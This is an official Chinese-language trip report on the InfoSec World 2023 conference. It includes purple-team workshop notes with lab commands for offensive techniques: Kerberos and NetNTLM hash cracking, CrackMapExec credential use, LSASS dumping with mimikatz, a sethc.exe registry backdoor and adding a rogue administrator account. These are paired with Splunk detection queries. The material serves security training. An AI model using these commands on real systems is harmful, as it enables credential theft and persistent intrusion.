出國報告（出國類別：定期會議）

出席 2023 美國佛羅里達州奧蘭多 INFOSEC WORLD 2023 大會

出國報告

單位名稱：

財團法人電信技術中心 資通安全組 王秉豐 經理

財團法人電信技術中心 資通安全組 江政謀 工程師

派赴國家：美國 奧蘭多

出國期間：112 年 9 月 21 日~112 年 10 月 1 日

報告日期：112 年 11 月 1 日

摘要

InfoSec World 為全球最知名的資安大會，現已經辦理 29 年屆，被譽為“安全商業”會議，本次會議共有四大議題，於資訊安全架構方面，包含應用系統安全、自動化(人工智慧/機器學習)、雲端安全、設備安全、軟體開發及運營安全、網路安全、量子計算等。在風險管理方面，包含資產管理、備份與恢復、業務持續、網路安全資產管理、數據安全、遠端訪問、第三方風險等項目，在政策治理方面，包含關鍵基礎設施、治理、監管和合規、隱私等項目。在戰略方面，包含新興技術、事件反應、安全意識、威脅情報、漏洞管理、零信任等議題，由於 9/23、24 有兩天的會前資安工作坊，主議程及參展博覽會安排於 9/25-27 等三天，9/28 有會後資安工作坊等相關議題。與會人員將於會中蒐集新型網路攻擊樣態、安全軟體應用趨勢、資安風險控管等資訊，作為專案計推動方向規畫以及協助補助機關未來政策擬定之參考。

目錄


壹、 目的

我國由於政經情勢特殊，所受各項資安威脅未曾消退，總統亦多次宣示「資安即國安」的核心理念，使資安相關議題成為政府與民間各界共同關注的焦點；俄烏戰爭爆發前後資安攻擊事件頻傳，更使全世界愈發重視資安防護的重要性。

為協助計畫瞭解最新國際資安趨勢與科技資訊，參加 2023 InfoSec World 研討會議，將就資訊安全架構（應用系統安全、軟體開發及運營安全、網路安全、量子計算等。）、資安戰略（新興技術、事件響應、威脅情報、漏洞管理、零信任等）等議題進行參與，緣此，本次參與研討會議主要進行知識學習與交流，由於 InfoSec World 為全球最知名的資安大會，匯集世界各地的資安專家，藉由這個平台，得以學習最新的資安新知、也能透過展覽與世界各國的專家分享、交流資安領域的知識和專業，並從其他國家和組織的經驗中學習，以提升我國於資安領域的能力和洞察力，並更好地處理日益複雜的安全挑戰。其方向建議如下：

一、 資安治理面：NIST 為制定美國資訊安全政策和制度的一個重要角色，藉由參與 NIST 的相關會議，能夠吸取有關政策和制度的討論；觀察中 CISO（首席資訊安全長）對於 AI 安全策略制定方向能有架構性的政策，及協助組織的 AI 資訊安全和風險管理之發展應用，以對組織提出建議和貢獻。

二、 資安技術面：對於身份安全和無密碼登入認證的思考，結合零信任和第三方風險管理都是組織，在當前網路安全環境中維護資料和資產安全的重要工具。學習如何導入相關技術將能有助於減少內部和外部威脅。最後，關於軟體物料清單（SBOM）政策的實施，對提高軟體供應鏈的透明度和安全性至關重要，因此，如何利用工具維護準確的 SBOM 以有效管理風險，確保軟體產品的完整性和安全性，降低組織暴露在外部的風險。此外，亦能藉由瞭解國際資安趨勢，調整及擬定相關政策發展方向，強化我國資安韌性。



圖、InfoSec World 2023 研討會會場

貳、 行程

日期	行程說明
2023/09/21 （四）	10:15(TPE)啟程出發搭乘長榮(BR8)赴舊金山轉阿拉斯加航空(AS368)至奧蘭多。
2023/09/22 （五）	調整時差，拜訪 InfoSec World 2023 Conference 會場報到
2023/09/23 （六）	InfoSec World 2023—Pre-conference Workshop & Summits • 對抗性紫色團隊研討會 - 第 1 天（Adversarial Purple Teaming Workshop - Day 1) ○ 紫色團隊介紹 ○ 紫色團隊的使用工具介紹 ○ 攻擊環境資源
2023/09/24 （日）	InfoSec World 2023—Pre-conference Workshop & Summits • 對抗性紫色團隊研討會 - 第 2 天（Adversarial Purple Teaming Workshop - Day 2) ○ 密碼破解 (Password Cracking) ○ 橫向移動 (Lateral Movement) ○ 持續性(Persistence) ○ 獲得網域管理權限(Getting DA) ○ 次要攻擊路徑（Secondary Attack Paths）
2023/09/25 （一）	InfoSec World 2023—Main Conference • 新的威脅情勢（Opening Keynote - The New Threat Landscape） • DevSecOps 管道是否有如預期運作？（Does Your DevSecOps Pipeline Only Function as Intended?） • 現實 SBOM：SBOM 的背後為何 (REALITIES OF SBOM: WHAT IS UNDER THE HOOD OF SBOM)
2023/09/26 （二）	InfoSec World 2023—Main Conference • 爐邊談話（Fireside Chat Keynote） • **如何制定有效且有韌性的網路安全計劃（How to develop an effective and resilient cyber security program）**

	• NIST 網路安全框架 2.0—即將發生什麼事以及我該如何處理？（NIST Cybersecurity Framework 2.0--What's coming & what do I do about it?） • 零信任和第三方風險 (ZERO TRUST AND THIRD-PARTY RISK)
2023/09/27 （三）	InfoSec World 2023—Main Conference • CISO 領導力：利用人工智慧 (AI) 的力量並管理風險（CISO Leadership: Harnessing the Power and Managing the Risks of Artificial Intelligence (AI)） • NIST 人工智慧風險管理框架：一些法律觀點(The NIST AI Risk Management Framework: Some Legal Perspectives) • GOOGLE COLAB：環境設定 2023 INFOSEC WORLD 網路安全資料科學研討會（GOOGLE COLAB: ENVIRONMENT SETUP FOR THE 2023 INFOSEC WORLD CYBERSECURITY DATA SCIENCE WORKSHOP） • 雲端原生應用程式架構威脅狩獵 (CLOUD NATIVE APPLICATION ARCHITECTURE THREAT HUNTING) ○ 威脅狩獵(THREAT HUNTING) ○ 威脅狩獵成熟度模型 (THREAT HUNTING MATURITY MODEL) ○ 威脅狩獵現實生活實務 (THREAT HUNTING REAL-LIFE PRACTICES)
2023/09/28 （四）	InfoSec World 2023—Workshop 建議議程 • 身分與存取管理高峰會(Identity & Access Management Summit) ○ 身份安全 (IDENTITY SECURITY) ○ 無密碼登入認證方法 (THE STATE OF PASSWORDLESS AUTHENTICATION) ○ PASSKEYS 的其他考量 (THINKING DIFFERENTLY ABOUT PASSKEYS) ○ 大型企業零信任現代化 IAM 的實用步驟 (PRACTICAL STEPS FOR MODERNIZING IAM WITH ZERO TRUST FOR LARGE ENTERPRISES) • 網路安全管理人員和從業人員關鍵基礎設施保護的基礎知識 (FUNDAMENTALS OF CRITICAL INFRASTRUCTURE PROTECTION FOR CYBERSECURITY EXECUTIVES AND

	PRACTITIONERS)
2023/09/29 （五）	返回臺灣，奧蘭多→洛杉磯轉機
2023/09/30- 10/01 （六、日）	返回臺灣，洛杉磯→台北

參、 會議過程及內容

一、 InfoSec World 2023 概述

InfoSec World 為全球最知名的資安大會，現已經辦理 29 年屆，被譽為“安全商業”會議，本次 InfoSec World 2023 主題為“Today’s Risk, Tomorrow’s Threats—Risk, Resilience, and Response”（今天的風險，明天的威脅—風險、韌性和反應），強調風險、韌性及反應的重要性，會議邀請工程師和高階主管齊聚一堂，進行多日的一流教育訓練、網路交流等活動，本次會議共有四大議題，於資訊安全架構方面，包含應用系統安全、自動化(人工智慧/機器學習)、雲端安全、設備安全、軟體開發及運營安全、網路安全、量子計算等。在風險管理方面，包含資產管理、備份與恢復、業務持續性、網路安全資產管理、數據安全、遠程訪問、第三方風險等項目，在政策治理方面，包含關鍵基礎設施、治理、監管和合規、隱私等項目。在戰略方面，包含新興技術、事件反應、安全意識、威脅情報、漏洞管理、零信等議題。

InfoSec World 包含會議及展覽，提供活動範疇摘要如下[1]：

- 世界級的會議演講議題
- 由 2,500 多名安全專業人員組成的關係網路
- 業界領先影響者的啟發性主題演講
- 充滿活力的展覽場地，配備最新的安全解決方案
- 來自各種會議、研討會和高峰會的專業課程

[1] InfoSec World(2023), Here’s WHAT to EXPECT at INFOSEC WORLD 檢自 https://www.infosecworldusa.com

二、 講座及研討會

（一）議題：對抗性紫色團隊研討會 - 第 1 天（Adversarial Purple Teaming Workshop - Day 1)

演講者 BEN MAUCH 高級安全顧問、MIKE SPITZER 高級安全工程師

1. 紫色團隊介紹：

紫色團隊測試是一種結合了紅隊（攻擊方）和藍隊（防守方）的網路安全演習，旨在協作改善組織的安全環境。紫色團隊的主要目標是識別漏洞、測試安全控制並提高事件處理能力，模擬現實世界的網路攻擊。紫色團隊需要有以下步驟執行：

(1) 確定目標：針對特定系統、流程或威脅情景，清晰地定義紫色團隊的目標和範圍。
(2) 組建團隊：由有攻擊性安全專家的紅隊成員、及防禦性安全專家的籃隊成員所組成團隊，並確保團隊之間有良好的溝通和協作。
(3) 計劃和準備：制定一份全面的測試計劃，其中包括攻擊情景、工具和技術的使用。並與藍隊協調，了解現有的安全控制和配置。
(4) 模擬攻擊：模擬現實世界的攻擊，如釣魚攻擊、惡意軟體、特權提升和橫向移動。也應積極防禦這些攻擊，檢測異常並作出相應的回應。
(5) 持續反饋：建立一個反饋循環，兩個團隊不斷分享資訊、經驗、和發現的漏洞。
(6) 評估和改進：在演習結束後，進行全面的事後分析，評估組織安全控制和事件程序的優點和不足。
(7) 文件記錄和報告：記錄整個過程，包括發現、修復步驟、和改進安全的建議。
(8) 實施修復措施：立即採取行動來解決在紫色團隊期間發現的漏洞和不足。


通過紫色團隊的運作，並整合到組織的網路安全流程中，可以強化安全環境，識別並解決漏洞。

2. 紫色團隊的使用工具介紹：

(1) Splunk：Splunk 是一個強大的數據分析和監控平台，可處理機器產生的數據，包括日誌數據、事件數據、性能指標和其他類型的數據，使用 Splunk 進行“紫色團隊測試”時，在進行紫隊網路安全演習和評估時，將以 Splunk 平台作為核心工具，促進紅隊（攻擊方）和藍隊（防守方）之間的協作。這種方法可以幫助組織模擬現實世界的網路攻擊，評估其安全控制並使用 Splunk 進行日誌管理、分析和可視化來提高其事件處理能力。使用 Splunk 進行紫色團隊的實施方式：

- **數據收集**：可使用 Splunk 從各種來源收集數據，可來自紅隊模擬攻擊和藍隊防禦措施的數據，包括：日誌、網路流量和端點數據等。
- **即時監控**：Splunk 可以配置為即時監控數據。可以監控紅隊的活動，跟踪其攻擊進展，檢測到可疑活動時向藍隊發送即時警報和通知。

- **日誌分析**：Splunk 的搜索和查詢功能允許紅隊和藍隊分析數據。紅隊可以搜索漏洞、弱點和攻擊路徑，而藍隊可以調查對識別的威脅進行回應。
- **事件處理**：Splunk 在改進事件處理方面非常有幫助。藍隊可以使用它調查事件，追蹤其範圍並即時處理以減輕威脅。
- **協同合作**：Splunk 作為兩個團隊協作的中心平台。可以分享發現、觀察和分析，從而促進知識共享和團隊合作。
- **藍隊防禦評估**：Splunk 使藍隊能夠評估其安全控制、檢測能力和處理程序的有效性。可以根據發現的情況對其防禦措施進行微調。
- **威脅檢測和威脅狩獵**：Splunk 的能力可用於主動的威脅狩獵，以識別數據中的異常或可疑模式，即使超出紅隊的模擬範圍。



圖、Splunk 工具對事件對應分析圖

(2) Network Mapper（Nmap）：Nmap 是一個流行的開源資訊安全工具，用於網路掃描和資訊收集。主要功能是幫助系統管理員和安全專業人員識別和評估目標網路的安全性，以及發現與網路連接的設備和服務。Nmap 在紫色團隊中的應用：

- **主機和埠掃描**：Nmap 可以用於掃描目標網路中的主機和開放的埠，以確定攻擊面，有助於模擬攻擊者的行為，並讓藍隊了解他們的網路可能受到的風險。
- **服務識別**：Nmap 可以幫助識別運行在目標主機上的具體服務和應用程式，包括其版本號，有助於評估可能的漏洞和攻擊目標。
- **漏洞掃描**：Nmap 的腳本引擎允許執行漏洞掃描腳本，以識別目標系統上的已知漏洞，有助於評估潛在的安全風險。
- **作業系統識別**：Nmap 可以試圖識別目標系統運行的作業系統類型，這對於了解目標環境非常重要。

- **產生報告**：Nmap 可以產生掃描結果的報告，這些報告可以用於評估網路的安全性，以指導修復和改進安全控制措施。

在紫色團隊中，Nmap 通常由紅隊（攻擊方）用來模擬攻擊活動，同時也由藍隊（防守方）用來檢測和阻止攻擊。這有助於組織全面評估其安全環境，改進安全措施，並提高其安全事件處理能力。

(3) CrackMapExec（CME）：CME 是一個用於道德黑客、安全測試和紅隊測試的後端滲透工具，CME 提供各種安全測試功能，包括漏洞評估、憑證測試、橫向移動和在 Windows 網路上的後端滲透操作。CME 在紫色團隊背景下的應用方式：

I. **紅隊（攻擊方）使用**：
   - **偵察**：紅隊成員可以使用 CME 對目標網路進行偵察。這包括識別主機、服務、開放埠和漏洞。這有助於模擬攻擊者的活動。
   - **憑證測試**：CME 可用於測試憑證的強度，識別弱密碼或預設密碼，並嘗試對 SMB 和 RDP 等服務進行暴力破解攻擊。
   - **橫向移動**：紅隊成員可以利用 CME 在網路中進行橫向移動，模擬攻擊者如何從一個受攻擊的系統轉向另一個系統。
   - **利用**：CME 可以幫助紅隊成員利用在其評估中發現的漏洞，演示潛在的風險給組織。
   - **外洩**：紅隊成員可能使用 CME 模擬數據外洩活動，展示潛在的數據外洩風險。

II. **藍隊（防守方）使用**：
   - **偵測和監控**：藍隊可以使用日誌和監控工具來偵測和監控紅隊的活動。他們可以觀察 CME 的使用，偵測未經授權的訪問嘗試，並處理潛在威脅。
   - **事件處理**：藍隊成員可以通過識別和處理紅隊的活動來練習事件處理，有助於發展和完善事件處理流程。
   - **漏洞修補**：根據紅隊識別的漏洞，藍隊可以優先處理並修補系統以提高安全性。

III. **協作**：
   - 紅隊和藍隊合作分享發現和見解。他們共同合作以改進安全措施，驗證控制，並提高組織的整體安全狀態。

(4) Orpheus

Orpheus 是由 SpecterOps 開發的高級網路安全平台，為紅隊測試、滲透測試和對手模擬提供了工具和能力。在 Orpheus 用於紫色團隊背景下，它使攻擊方（紅隊）和防守方（藍隊）的安全專業人員能夠有效合作，評估並改進組織的安全狀態。以下是 Orpheus 在紫色團隊情境中的應用方式：

I. **紅隊（攻擊方）使用**：

- **對手模擬**：紅隊成員可以使用 Orpheus 來模擬高級對手的戰術、技術和程序（TTP），以測試組織的防禦措施。這包括模擬現實世界的攻擊場景和技術，以評估檢測和處理能力。
- **攻擊模擬**：Orpheus 提供工具，用於執行有針對性的攻擊、利用漏洞，並對目標網路進行偵察。這有助於紅隊成員識別潛在弱點。
- **橫向移動**：紅隊成員可以使用 Orpheus 模擬橫向移動和權限提升，展示攻擊者在獲得內部訪問權後可能如何在組織內移動。
- **利用和傳輸有效載荷**：Orpheus 允許紅隊成員測試發現的漏洞，並傳送有效載荷以入侵系統，演示成功攻擊的影響。

II. **藍隊（防守方）使用**：

- **偵測和監控**：藍隊可以利用 Orpheus 來監控並檢測紅隊的活動。他們可以評估自己檢測和處理模擬攻擊的能力，有助於改進安全監控和事件處理能力。
- **事件處理**：藍隊成員可以通過識別和處理紅隊的活動來練習事件處理，有助於完善事件處理流程。
- **日誌分析**：藍隊成員可以分析紫色團隊期間產生的日誌，以識別威脅指標（IOCs）並提高他們的日誌分析技能。

(5) HoneySPN：HoneySPN 是由 SpecterOps 開發的一個用於 Active Directory（AD）安全和紅隊操作的工具。它專注於檢測 Kerberos Ticket-Granting Ticket（TGT）請求，這可能表明憑證被盜或被濫用。在紫色團隊背景下，HoneySPN 特別適用於評估 Active Directory 環境中的基於 Kerberos 的攻擊和檢測能力。以下說明 HoneySPN 使用方式：

I. 紅隊（攻擊方）使用：

- 模擬憑證竊取：紅隊成員可以使用 HoneySPN 來模擬 TGT 的竊取，並演示攻擊者如何濫用這些票據來獲得未經授權的訪問權限。
- 檢測繞過測試：通過理解 HoneySPN 的運作方式，紅隊成員可以評估組織對 TGT 濫用的檢測機制的有效性。
- Active Directory 列舉：HoneySPN 可用於列舉 AD 環境中的 SPN（Service Principal Names），這對於偵察和橫向移動可能很有用。

II. 藍隊（防守方）使用：

- Honey Token 部署：藍隊可以在 AD 環境中部署 HoneySPN 令牌，以監控並檢測 TGT 請求。這有助於藍隊識別與 TGT 濫用相關的可疑或未經授權的活動。
- 事件處理練習：藍隊成員可以通過調查和處理 HoneySPN 產生的警報來練習事件處理。這一經驗有助於他們完善事件處理程序。

- 日誌分析：分析 HoneySPN 產生的日誌有助於藍隊識別與 TGT 請求相關的異常和安全事件。

特別適用於評估 Active Directory 環境中的基於 Kerberos 的攻擊和檢測能力。

3. 攻擊環境資源：

(1) NFS（Network File System）是一種分佈式檔案系統協定，常用於 Unix 和 Linux 環境中進行檔案共享允許遠端用戶在網路上訪問和共享檔案。檢測 NFS 在網路上可以使用不同的方法和工具，具體取決於特定需求和所擁有的訪問權限。工作坊中利用 Nmap 這種網路掃描工具，用於發現網路上的主機和服務，案例中 NFS 服務。可以使用 Nmap 並加上 -p 2049 選項來掃描 NFS，因為 NFS 通常使用 2049 埠。

(2) SMB （Server Message Block）是一種用於在計算機網路上共享檔案、印表機和其他資源的網路協定，現今已經成為許多不同作業系統間共享檔案和資源的標準協定之一。工作坊中利用 Nmap 這種網路掃描工具，用於發現網路上的主機和服務，案例中 SMB 服務。可以使用 Nmap 並加上 -p 139,445 選項來掃描 SMB，因為 SMB 通常使用 139 和 445 埠

（二）議題：對抗性紫色團隊研討會 - 第 2 天（Adversarial Purple Teaming Workshop - Day 2)

演講者 BEN MAUCH 高級安全顧問、MIKE SPITZER 高級安全工程師

1. 密碼破解 (Password Cracking)

hashcat 是一個密碼復原工具，可以快速破解密碼雜湊的開放原始碼工具，其支援包含 Linux、macOS、Windows 在內的多類型的作業系統，支援的雜湊演算法範例包括：LM 雜湊、MD4、MD5、SHA 系列、Unix Crypt 格式以及 MySQL 和 Cisco PIX 使用的演算法，且當單一台電腦運算能力不足時，hashcat 也可以搭配其他的軟體架構，使用多台電腦建置分散式密碼破解系統，減少破解密碼所需要的時間。

hashcat 提供了多種密碼破解的方法，暴力法攻擊是最直接的一種方法。hashcat 的參數十分的多，可透過 hashcat –help 指令查看詳細內容。參數 -m 是用於指定加密的演算法，代號 13100 是指使用 Kerberos 5, etype 23, TGS-REP 作為加密的演算法；-a 是指想要使用的攻擊模式，代號 0 是直接破解模式，而代號 6 則是指混合使用遮罩與字典清單的方模式。hashcat 讓使用者可以能夠依據不同的需求啟動各式不同的模式，以應付不同的情形。

2.1.1 Cracking Hashes (spns)

1. Attempt to crack the spns.txt file with dictionary attack
2. Copy the rockyou.txt

```
cd /home/trustedsec/class
cp /pentest/password-recovery/dictionary/Passwords/Leaked-
Databases/rockyou.txt /home/trustedsec/class/
```

3. Perform initial crack attempt

```
hashcat -m 13100 -O -a 0 -o spns.txt.out spns.txt rockyou.txt
```

4. Use a hybrid attack on the spns.txt file

```
hashcat -m 13100 -O -a 6 -1 ! -o spns.txt.out spns.txt rockyou.txt ?1
```

5. View the file

```
more spns.txt.out
```

字典清單除了使用系統內建的部分外，亦可使用自定義的字典檔，hashcat 使用的是一個純文字 TXT 檔，其中每一行為一個項目，依據此方式即可依需求建立屬於自己的字典清單了。

2.1.2 Creating Custom Wordlists

```
cd /home/trustedsec/class

nano custom_words.txt
```

1. Add spring, summer, fall, winter (all lowercase)

```
hashcat --stdout -a 6 -1 0123 -O custom_words.txt 202?1
hashcat --stdout -a 6 -1 0123 -O custom_words.txt 202?1 >> custom_words.txt

hashcat --stdout custom words.txt -r
/usr/local/share/doc/hashcat/rules/best64.rule > custom_words.r64.txt

cat custom_words.r64.txt | sort -u > custom_wordlist.txt
```

2. Attempt to crack NetNTLMv1 file

```
hashcat -m 5500 -O -a 6 -1 ! -o smb_netntlmv1.txt.out smb_netntlmv1.txt
custom_wordlist.txt ?1
```

3. View the file

```
more smb_netntlmv2.txt.out
```

2. 橫向移動 (Lateral Movement)

CrackMapExec（CME）是一個後滲透(post-exploitation)工具，其可協助自動評估大型 AD 網路的安全性。雖然 CME 主要用於進攻目的(如紅隊)，但藍隊也可以使用 CME 來評估帳號權限，找出可能的錯誤配置和模擬攻擊場景。

伺服器訊息區塊（Server Message Block， SMB），是一種微軟開發的應用層網路傳輸協定，主要功能是使網路上的機器能夠共享電腦檔案、印表機、序列埠和通訊等資源。

在 Linux 主機上，我們可以透過 CME 連結 Windows 系統的 SMB，一旦帳號管理沒有做好被入侵，也被其拿到相對應的權限時，其可以透過此連線去取得其他帳號的資訊，導致更大的問題。因此，伺服器的防護是很重要的，伺服器上有開啟哪些服務，服務是否有漏洞，是否開了非必要的 Port 等皆需要被考慮。

2.2 Lateral Movement (Offense)

2.2.1 CrackMapExec

```
cd /home/trustedsec/class

cme smb --help
cme smb -u 'margo.wallace' -p 'Iamgod!' -d EMC 10.1.1.10
cme smb -u 'margo.wallace' -p 'Iamgod!' -d EMC smb.txt
```

2.2.2 Dump LSASS

```
cme smb -u 'margo.wallace' -p 'Iamgod!' -d EMC 10.1.1.21 -M lsassy
```

```
cd c:\mimikatz\mimikatz_trunk\x64\

copy <paste path to lsass.dmp> .\

mimikatz.exe
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords
```

訪問服務時或對於微軟內建服務進行作業時，應會留下 Log 資訊。可以藉由查詢 Log 去了解主機的情形，Log 數量很多，學會如何去找尋所需的資料是十分重要，判斷依據是哪個服務有問題，可能發生的問題的代號等資訊，藉由收集這些資訊去找尋到所求的資料。

2.3 Lateral Movement (Defense)

2.3.1 Detecting Lateral Movement

```
index=main EventCode=4624 Logon_Type=3, NOT (Source_Network_Address IN ("-
", "::1", "fe80::502e:32c6:96e2:84c8"))
| eval Account_Name2=mvindex(Account_Name, 1)
| stats dc(host) AS "Unique Hosts" by Source_Network_Address
| search "Unique Hosts" > 2
| sort -"Unique Hosts"
```

2.3.2 Detecting LSASS Extraction

```
index=main EventCode=4656 Object_Name=*lsass* (Process_Name!=*MsMpEng.exe)
TaskCategory="Kernel Object" ((Access Mask="0x1010" AND
Process_Name!="*AdAppMgrSvc*") OR (Access_Mask="0x1FFFFF" AND
Process_Name="*proc*") OR ((Access_Mask="0x1410" AND Account_Name!="*$")))
| table _time, Access_Mask, host, Account_Name, Process_Name, Object_Name
```

3. 持續性(Persistence)

持續性是指攻擊者在受害系統中維持其存在和控制的能力。在攻擊者成功入侵一個系統後，通常希望能夠長期地繼續控制該系統，而不被檢測或驅逐。攻擊者可能會使用各種技術和工具來實現持續性，例如設置後門（backdoors）、建立計劃任務（scheduled tasks）、使用惡意服務（malicious services）、建立隱藏帳號等。在攻防演練中，測試持續性是重要的，以確保防禦措施能夠檢測和防止長期的攻擊。

2.4 Persistence (Offense)

2.4.1 Registry Persistence

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "rundll32.exe
shell32.dll,ShellExec_RunDLL cmd.exe"
```

2.4.2 Create User Account

2.4.2.1 Crackmapexec

```
cme smb -u 'margo.wallace' -p 'Iamgod!' -d EMC 10.1.1.21 -x "net user pwned
Open24x7! /add"

cme smb -u 'margo.wallace' -p 'Iamgod!' -d EMC 10.1.1.21 -x "net localgroup
Administrators pwned /add"
```

2.4.2.2 DoUCMe

```
.\doucme
```

當然，我們在做防護時，檢查是否有可疑行為是必然的，可以透過檢查系統有惡意操作或是不明的帳號被建立等不符合正常行的的作業，並為系統做保護。系統 Log 中，我們可以去檢查是否有不明帳號被建立的情形，藉以保護系統環境。

2.5.1 Manual Registry Modification

```
index=main EventCode=4657
| table _time, host, Account_Name, Account_Domain, Object_Name, Old_Value,
New_Value
```

2.5.2 User Account Created

```
index=main EventCode=4720
| eval Creator_Account=mvindex(Account_Name,0)
```

4. 獲得網域管理權限(Getting DA)

「DA」是「Domain Administrator」的縮寫，表示在 Windows 網域環境中的網域管理員。在攻擊和防禦中，「Getting DA」意味著攻擊者試圖獲得對網域控制器（Domain Controller）或其他擁有網域管理權限的帳戶的控制權。獲得網域管理權限通常被視為攻擊中的一個關鍵目標，因為它允許攻擊者在整個網域內進行更廣泛的操作。在防禦方面，保護網域管理權限是至關重要的，以確保不被濫用。

攻擊者會試圖去取得網域管理權限，以試圖去獲取更大的權限，藉由查詢系統中有那些使用者帳號並入侵，以獲取帳號的控制權。

2.7 Getting DA (Defense)

2.7.1 Detecting quser

```
index=main EventCode=4688
| regex Process_Command_Line="(?i).*(quser|query\s+user).*$"
| eval Account_Name2=mvindex(Account_Name, 1)
| table  time, host, Account Name2, New Process Name, Creator Process Name,
Process_Command_Line
| sort-_time
```

2.7.2 Detecting RDP Hijack

```
index=main EventCode=4688
| regex Process_Command_Line="(?i).*(\/dest\:rdp\-tcp\#.*).*$"
| eval Account_Name2=mvindex(Account_Name, 1)
| table _time, host, Account_Name2, New_Process_Name, Creator_Process_Name,
Process_Command_Line
| sort-_time
```

為防止帳號被駭客奪取，檢查帳號行為是重要的，檢查帳號是否有不尋常的舉動，檢查對外連線是否有被不明人士使用或入侵過，將可能的情境皆做檢查，確保系統安全性。

2.7 Getting DA (Defense)

2.7.1 Detecting quser

```
index=main EventCode=4688
| regex Process_Command_Line="(?i).*(quser|query\s+user).*$"
| eval Account_Name2=mvindex(Account_Name, 1)
| table  time, host, Account Name2, New Process Name, Creator Process Name,
Process_Command_Line
| sort-_time
```

2.7.2 Detecting RDP Hijack

```
index=main EventCode=4688
| regex Process_Command_Line="(?i).*(\/dest\:rdp\-tcp\#.*).*$"
| eval Account_Name2=mvindex(Account_Name, 1)
| table _time, host, Account_Name2, New_Process_Name, Creator_Process_Name,
Process_Command_Line
| sort-_time
```


2.7.3 Detecting Service Creation

```
index=main EventCode=7045 Service_Name!="MpKsl*" Service_Account=*
| regex
Service File Name!="(?i).*(\%systemroot%\\\Microsoft.Net\\\Framework64|Prog
ram Files\\\SplunkUniversalForwarder|BraveSoftware\\\Update).*"
| table _time, host, Service_Name, Service_File_Name, Service_Account
| sort -_time
```

2.7.4 Detecting DC Dump

```
index=main host=gibson EventCode=4662 Access Mask="0x100" Security ID!="S-
1-5-18"
| stats count by host, Account_Name, Account_Domain, Object_Server
| sort -count
```

5. 次要攻擊路徑（Secondary Attack Paths）

在紫隊測試中，次要攻擊路徑指的是攻擊者在其主要方法被檢測或阻擋時，可以使用的替代方式。考慮這些次要路徑是重要的，因為現實世界的攻擊者通常會根據防禦措施進行調整和改變策略。

1. 識別次要攻擊路徑（紅隊的角色）：代表攻擊者的紅隊應主動探索並記錄各種替代攻擊路徑。這些路徑可能包括不同的漏洞、入口點、橫向移動技巧或利用策略。

2. 測試檢測和處理（紅隊和藍隊的協作）：紅隊可以在紫隊測試過程中使用這些次要攻擊路徑，以評估藍隊的檢測和處理能力的效益。藍隊監視並試圖檢測這些替代策略的實際操作。
3. 事件處理和緩解（藍隊的角色）：當藍隊識別紅隊使用次要攻擊路徑時，他們應迅速且有效地處理。這有助於他們實務和完善其事件處理程序。

通過將次要攻擊路徑納入紫隊測試，組織可以更好地處理現實世界的情況，其中攻擊者可能使用各種策略來實現其目標。

